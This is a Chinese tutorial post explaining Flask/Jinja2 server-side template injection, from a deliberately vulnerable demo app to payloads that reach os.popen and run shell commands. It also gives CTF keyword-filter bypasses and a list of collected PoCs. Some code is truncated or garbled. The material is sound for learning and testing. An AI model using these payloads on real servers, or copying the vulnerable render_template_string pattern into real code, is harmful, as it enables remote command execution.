flask之ssti模版注入从零到入门

小猪佩琪 / 2018-12-23 09:13:00 / 浏览数 6233 技术文章 技术文章 顶(3) 踩(0)

前言

在学习ssti模版注入的时候，发现国内文章对于都是基于python基础之上的，对于基础代码讲的较少，而对于一些从事安全的新手师傅们，可能python只停留在写脚本上，
flask开发。就本人学习ssti而言，入手有点难度，所以特写此文，对于一些不需要深究python但是需要学习ssti的师傅，本文可能让你对flask的ssti有所了解。

ssti漏洞成因

ssti服务端模板注入，ssti主要为python的一些框架 jinja2 mako tornado django，PHP框架smarty twig，java框架jade
velocity等等使用了渲染函数时，由于代码不规范或信任了用户输入而导致了服务端模板注入，模板渲染其实并没有漏洞，主要是程序员对代码不规范不严谨造成了模板注入

模板引擎

首先我们先讲解下什么是模板引擎，为什么需要模板，模板引擎可以让（网站）程序实现界面与数据分离，业务代码与逻辑代码的分离，这大大提升了开发效率，良好的设

模板只是一种提供给程序来解析的一种语法，换句话说，模板是用于从数据（变量）到实际的视觉表现（HTML代码）这项工作的一种实现手段，而这种手段不论在前端还是

通俗点理解：拿到数据，塞到模板里，然后让渲染引擎将赛进去的东西生成 html 的文本，返回给浏览器，这样做的好处展示数据快，大大提升效率。

后端渲染：浏览器会直接接收到经过服务器计算之后的呈现给用户的最终的HTML字符串，计算就是服务器后端经过解析服务器端的模板来完成的，后端渲染的好处是对前端

前端渲染：前端渲染相反，是浏览器从服务器得到信息，可能是json等数据包封装的数据，也可能是html代码，他都是由浏览器前端来解析渲染成html的人们可视化的代码

让我们用例子来简析模板渲染。

```
<html>
<div>{$what}</div>
</html>
```

我们想要呈现在每个用户面前自己的名字。但是{$what}我们不知道用户名字是什么，用一些url或者cookie包含的信息，渲染到what变量里，呈现给用户的为

```
<html>
<div>■■</div>
</html>
```

当然这只是最简单的示例，一般来说，至少会提供分支，迭代。还有一些内置函数。

什么是服务端模板注入

通过模板，我们可以通过输入转换成特定的HTML文件，比如一些博客页面，登陆的时候可能会返回
hi,张三。这个时候张三可能就是通过你的身份信息而渲染成html返回到页面。通过Twig php模板引擎来做示例。

```
$output = $twig->render( $_GET['custom_email'] , array("first_name" => $user.first_name) );
```

可能你发现了它存在XSS漏洞，直接输入XSS代码便会弹窗，这没错，但是仔细观察，其他由于代码不规范他还存在着更为严重的ssti漏洞，假设我们的
url:xx.xx.xx/?custom_email={{7*7}}
将会返回49

我们继续custom_email={{self}}

返回 f<templatereference none=""></templatereference>


是的，在{{}}里，他将我们的代码进行了执行。服务器将我们的数据经过引擎解析的时候，进行了执行，模板注入与sql注入成因有点相似，都是信任了用户的输入，将不可靠

flask环境本地搭建(略详)

搭建flask我选择了 pycharm，学生的话可以免费下载专业版。下载安装这一步我就不说了。

环境：python 3.6+
基础：0-
简单测试

pycharm安装flask会自动导入了flask所需的模块，所以我们只需要命令安装所需要的包就可以了，建议用python3.6学习而不是2.X，毕竟django的都快要不支持2.X了，早3.6。



运行这边会出小错，因为此时我们还没有安装flask模块，

这样就可以正常运行了，运行成功便会返回

```
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [14/Dec/2018 20:32:20] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [14/Dec/2018 20:32:20] "GET /favicon.ico HTTP/1.1" 404 -
```

此时可以在web上运行hello world了，访问http://127.0.0.1:5000 便可以看到打印出Hello World

route装饰器路由

```
@app.route('/')
```

使用route（）装饰器告诉Flask什么样的URL能触发我们的函数.route（）装饰器把一个函数绑定到对应的URL上，这句话相当于路由，一个路由跟随一个函数，如

```
@app.route('/')
def test()"
  return 123
```


访问127.0.0.1:5000/则会输出123，我们修改一下规则

```
@app.route('/test')
def test()"
  return 123
```

这个时候访问127.0.0.1:5000/test会输出123.
此外还可以设置动态网址，

```
@app.route("/hello/<username>")
def hello_user(username):
 return "user:%s"%username
```

根据url里的输入，动态辨别身份，此时便可以看到如下页面：



或者可以使用int型，转换器有下面几种：

```
int    ■■■■
float    ■ int ■■■■■■■■
path    ■■■■■■■■■■■■■
```

```
@app.route('/post/<int:post_id>')
def show_post(post_id):
   # show the post with the given id, the id is an integer
   return 'Post %d' % post_id
```

main入口

当.py文件被直接运行时，if name == ‘main’之下的代码块将被运行；当.py文件以模块形式被导入时，if name ==
‘main’之下的代码块不被运行。如果你经常以cmd方式运行自己写的python小脚本，那么不需要这个东西，但是如果需要做一个稍微大一点的python开发，写 if name ==’main__’
是一个良好的习惯，大一点的python脚本要分开几个文件来写，一个文件要使用另一个文件，也就是模块，此时这个if就会起到作用不会运行而是类似于文件包含来使用。

```
if __name__ == '__main__':
   app.debug = True
   app.run()
```

测试的时候，我们可以使用debug，方便调试，增加一句

```
app.debug = True
```

或者（效果是一样的）
app.run(debug=True)

这样我们修改代码的时候直接保存，网页刷新就可以了，如果不加debug，那么每次修改代码都要运行一次程序，并且把前一个程序关闭。否则会被前一个程序覆盖。

```
app.run(host='0.0.0.0')
```

这会让操作系统监听所有公网 IP,此时便可以在公网上看到自己的web。

模板渲染（重点）

你可以使用 render_template() 方法来渲染模板。你需要做的一切就是将模板名和你想作为关键字的参数传入模板的变量。这里有一个展示如何渲染模板的简例:

简单的模版渲染示例


```
from flask import render_template

@app.route('/hello/')
@app.route('/hello/<name>')
def hello(name=None):
       return render_template('hello.html', name=name)//■■hello.html■■■■■■■■■■■■■■■■■■■■■■■■■■
```

我们从模板渲染开始实例，因为我们毕竟不是做开发的，flask以模板注入闻名--！，所以我们先从flask模版渲染入手深入剖析。

首先要搞清楚，模板渲染体系，render_template函数渲染的是templates中的模板，所谓模板是我们自己写的html，里面的参数需要我们根据每个用户需求传入动态变量。

```
■■■ app.py
■■■ static
■   ■■■ style.css
■■■ templates
   ■■■ index.html
```



我们写一个index.html文件写templates文件夹中。

```
<html>
 <head>
   <title>{{title}} - ■■■■</title>
 </head>
<body>
     <h1>Hello, {{user.name}}!</h1>
 </body>
</html>
```

里面有两个参数需要我们渲染，user.name，以及title

我们在app.py文件里进行渲染。

```
@app.route('/')
@app.route('/index')#■■■■/■■/index■■■■
def index():
  user = {'name': '■■■■'}#■■■■■■■■
  return render_template("index.html",title='Home',user=user)
```

Hello, 小猪佩奇!

Image这次渲染我们没有使用用户可控，所以是安全的，如果我们交给用户可控并且不过滤参数就有可能造成SSTI模板注入漏洞。

flask实战

此时我们环境已经搭建好了，可以进行更深一步的讲解了，以上好像我们讲解使用了php代码为啥题目是flask呢，没关系我们现在进入重点!!!--》》flask/jinja2模版注入

Flask是一个使用Python编写的轻量级web应用框架，其WSGI工具箱采用Werkzeug，模板引擎则使用Jinja2。这里我们提前给出漏洞代码。访问http://127.0.0.1:5000/tes
即可

```
from flask import Flask
from flask import render_template
from flask import request
from flask import render_template_string

app = Flask(__name__)
@app.route('/test',methods=['GET', 'POST'])
def test():
   template = '''
       <div class="center-content error">
           <h1>Oops! That page doesn't exist.</h1>
           <h3>%s</h3>
       </div>
   ''' %(request.url)

   return render_template_string(template)

if __name__ == '__main__':
   app.debug = True
   app.run()
```

flask漏洞成因

为什么说我们上面的代码会有漏洞呢，其实对于代码功底比较深的师傅，是不会存在ssti漏洞的，被一些偷懒的师傅简化了代码，所以造成了ssti。上面的代码我们本可以写成


```
<html>
 <head>
   <title>{{title}} - ■■■■</title>
 </head>
<body>
     <h1>Hello, {{user.name}}!</h1>
 </body>
</html>
```

里面有两个参数需要我们渲染，user.name，以及title

我们在app.py文件里进行渲染。

```
@app.route('/')
@app.route('/index')#■■■■/■■/index■■■■
def index():
  return render_template("index.html",title='Home',user=request.args.get("key"))
```

也就是说，两种代码的形式是，一种当字符串来渲染并且使用了%(request.url)，另一种规范使用index.html渲染文件。我们漏洞代码使用了render_template_string函数，



即使username可控了，但是代码已经并不生效，并不是你错了，是代码对了。这里问题出在，良好的代码规范，使得模板其实已经固定了，已经被render_template渲染了

```
def test():
   template = '''
       <div class="center-content error">
           <h1>Oops! That page doesn't exist.</h1>
           <h3>%s</h3>
       </div>
   ''' %(request.url)
```

注意%（request.url），程序员因为省事并不会专门写一个html文件，而是直接当字符串来渲染。并且request.url是可控的，这也正是flask在CTF中经常使用的手段，报错

本地环境进一步分析

上面我们已经放出了漏洞代码无过滤版本。现在我们深究如何利用ssti攻击。

现在我们已经知道了在flask中{{}}里面的代码将会执行。那么如何利用对于一个python小白可能还是一头雾水，如果之前没有深入学习过python，那么接下来可以让你对于

在python中，object类是Python中所有类的基类，如果定义一个类时没有指定继承哪个类，则默认继承object类。我们从这段话出发，假定你已经知道ssti漏洞了，但是完

我们在pycharm中运行代码

```
print("".__class__)
```

返回了<class 'str'>，对于一个空字符串他已经打印了str类型，在python中，每个类都有一个bases属性，列出其基类。现在我们写代码。

```
print("".__class__.__bases__)
```

打印返回(<class 'object'>,)，我们已经找到了他的基类object，而我们想要寻找object类的不仅仅只有bases，同样可以使用mro，mro给出了method resolution order，即解析方法调用的顺序。我们实例打印一下mro。

```
print("".__class__.__mro__)
```

可以看到返回了(<class 'str'>, <class 'object'>)，同样可以找到object类，正是由于这些但不仅限于这些方法，我们才有了各种沙箱逃逸的姿势。正如上面的解释，mro返回了解析方法调用的顺序，将会打印两
ssti中poc中很大一部分是从object类中寻找我们可利用的类的方法。我们这里只举例最简单的。接下来我们增加代码。接下来我们使用subclasses,subclasses()
这个方法，这个方法返回的是这个类的子类的集合，也就是object类的子类的集合。

```
print("".__class__.__bases__[0].__subclasses__())
```

python 3.6
版本下的object类下的方法集合。这里要记住一点2.7和3.6版本返回的子类不是一样的，但是2.7有的3.6大部分都有。需要自己寻找合适的标号来调用接下来我将进一步解释

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <cla
```

接下来就是我们需要找到合适的类，然后从合适的类中寻找我们需要的方法。这里开始我们不再用pycharm打印了，直接利用上面我们已经搭建好的漏洞环境来进行测试。
'os._wrap_close'>，os命令相信你看到就感觉很亲切。我们正是要从这个类中寻找我们可利用的方法，通过大概猜测找到是第119个类，0也对应一个类，所以这里写[118]。


```
http://127.0.0.1:5000/test?{{"".__class__.__bases__[0].__subclasses__()[118]}}
```

这个时候我们便可以利用.init.globals来找os类下的，init初始化类，然后globals全局来查找所有的方法及变量及参数。

```
http://127.0.0.1:5000/test?{{"".__class__.__bases__[0].__subclasses__()[118].__init__.__globals__}}
```

此时我们可以在网页上看到各种各样的参数方法函数。我们找其中一个可利用的function
popen，在python2中可找file读取文件，很多可利用方法，详情可百度了解下。

```
http://127.0.0.1:5000/test?{{"".__class__.__bases__[0].__subclasses__()[118].__init__.__globals__['popen']('dir').read()}}
```



此时便可以看到命令已经执行。如果是在linux系统下便可以执行其他命令。此时我们已经成功得到权限。进下来我们将进一步简单讨论如何进行沙箱逃逸。

ctf中的一些绕过tips

没什么系统思路。就是不断挖掘类研究官方文档以及各种能够利用的姿势。这里从最简单的绕过说起。

1.过滤[]等括号

使用gititem绕过。如原poc {{"".class.bases[0]}}

绕过后{{"".class.bases.getitem(0)}}

2.过滤了subclasses，拼凑法

原poc{{"".class.bases[0].subclasses()}}

绕过 {{"".class.bases[0]'subcla'+'sses'}}

3.过滤class

使用session

poc {{session['cla'+'ss'].bases[0].bases[0].bases[0].bases[0].subclasses()[118]}}

多个bases[0]是因为一直在向上找object类。使用mro就会很方便

```
{{session['__cla'+'ss__'].__mro__[12]}}
```

或者

```
request['__cl'+'ass__'].__mro__[12]}}
```

4.timeit姿势

可以学习一下 2017 swpu-ctf的一道沙盒python题，

这里不详说了，博大精深，我只意会一二。

```
import timeit
timeit.timeit("__import__('os').system('dir')",number=1)

import platform
print platform.popen('dir').read()
```

5.收藏的一些poc

```
().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()[13]['eval']('__import__("os").popen("ls  /var/ww

object.__subclasses__()[59].__init__.func_globals['linecache'].__dict__['o'+'s'].__dict__['sy'+'stem']('ls')

{{request['__cl'+'ass__'].__base__.__base__.__base__['__subcla'+'sses__']()[60]['__in'+'it__']['__'+'glo'+'bal'+'s__']['__bu'+
```

还有就可以参考一下P师傅的 https://p0sec.net/index.php/archives/120/

漏洞挖掘

对于一些师傅可能更偏向于实战，但是不幸的是实战中几乎不会出现ssti模板注入，或者说很少，大多出现在python 的ctf中。但是我们还是理性分析下。


每一个（重）模板引擎都有着自己的语法（点）,Payload 的构造需要针对各类模板引擎制定其不同的扫描规则,就如同 SQL
注入中有着不同的数据库类型一样。更改请求参数使之承载含有模板引擎语法的 Payload,通过页面渲染返回的内容检测承载的 Payload
是否有得到编译解析,不同的引擎不同的解析。所以我们在挖掘之前有必要对网站的web框架进行检查，否则很多时候{{}}并没有用，导致错误判断。

接下来附张图，实战中要测试重点是看一些url的可控，比如url输入什么就输出什么。前期收集好网站的开发语言以及框架，防止错误利用{{}}而导致错误判断。如下图较全的

Engine	Language	Burp	ZAP	tplmap	site done	known exploit	port	tags
jinja2	Python	✓	✓	✓	✓	✓	5000	{{%s}}
Mako	Python	✓	✓	✓	✓	✓	5001	${%s}
Tornado	Python	✓	✓	✓	✓	✓	5002	{{%s}}
Django	Python	✓	✓	×	✓	×	5003	{{ }}
(code eval)	Python	-	-	-	✓	-	5004	na
(code exec)	Python	-	-	-	✓	-	5005	na
Smarty	PHP	✓	✓	✓~	✓	✓	5020	{%s}
Smarty (secure mode)	PHP	✓	✓	✓~	✓	×	5021	{%s}
Twig	PHP	✓	✓	✓~	✓	×	5022	{{%s}}
(code eval)	PHP	-	-	-	✓	-	5023	na
FreeMarker	Java	✓	✓	✓	✓	✓	5051	<#%s > ${%s}
Velocity	Java	✓	✓	✓	✓	✓	5052	#set($x=1+1)${x}
Thymeleaf	Java	×	✓	x	✓	x	5053	
Groovy*	Java				×	×	×	×
jade	Java				×	×	×	×
jade	Nodejs	✓	✓	✓	✓	✓	5061	#{%s}
Nunjucks	JavaScript	✓	✓	✓	✓	✓	5062	{{%s}}
doT	JavaScript	×	✓	✓	✓	✓	5063	{{=%s}}
Marko	JavaScript				×	×	×	×
Dust	JavaScript	×	✓	✓~	✓	×	5065	{#%s}or{%s}or{@%s}
EJS	JavaScript	✓	✓	✓	✓	✓	5066	<%= %>
(code eval)	JavaScript	-	-	-	✓	-	5067	na
vuejs	JavaScript	✓	✓	✓~	✓	✓	5068	{{%s}}
Slim	Ruby	×	✓	x	✓	✓	5080	#{%s}
ERB	Ruby	✓	✓	✓	✓	✓	5081	<%=%s%>
(code eval)	Ruby	-	-	-	✓	-	5082	na
go	go	x	✓	x	✓		5090	na

上一篇：Wipe系统中Shamoon攻击分析 下一篇：empirecms最新版(v7.5...

1. 2 条回复



chybeta 2018-12-23 09:17:32

推荐一个能把Python代码给编译成一句话的形式工具
官网 http://www.onelinerizer.com/
Github地址：https://github.com/csvoss/onelinerizer

5 回复Ta

sket****pl4ne 2019-10-20 20:31:35

很实用，学习了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板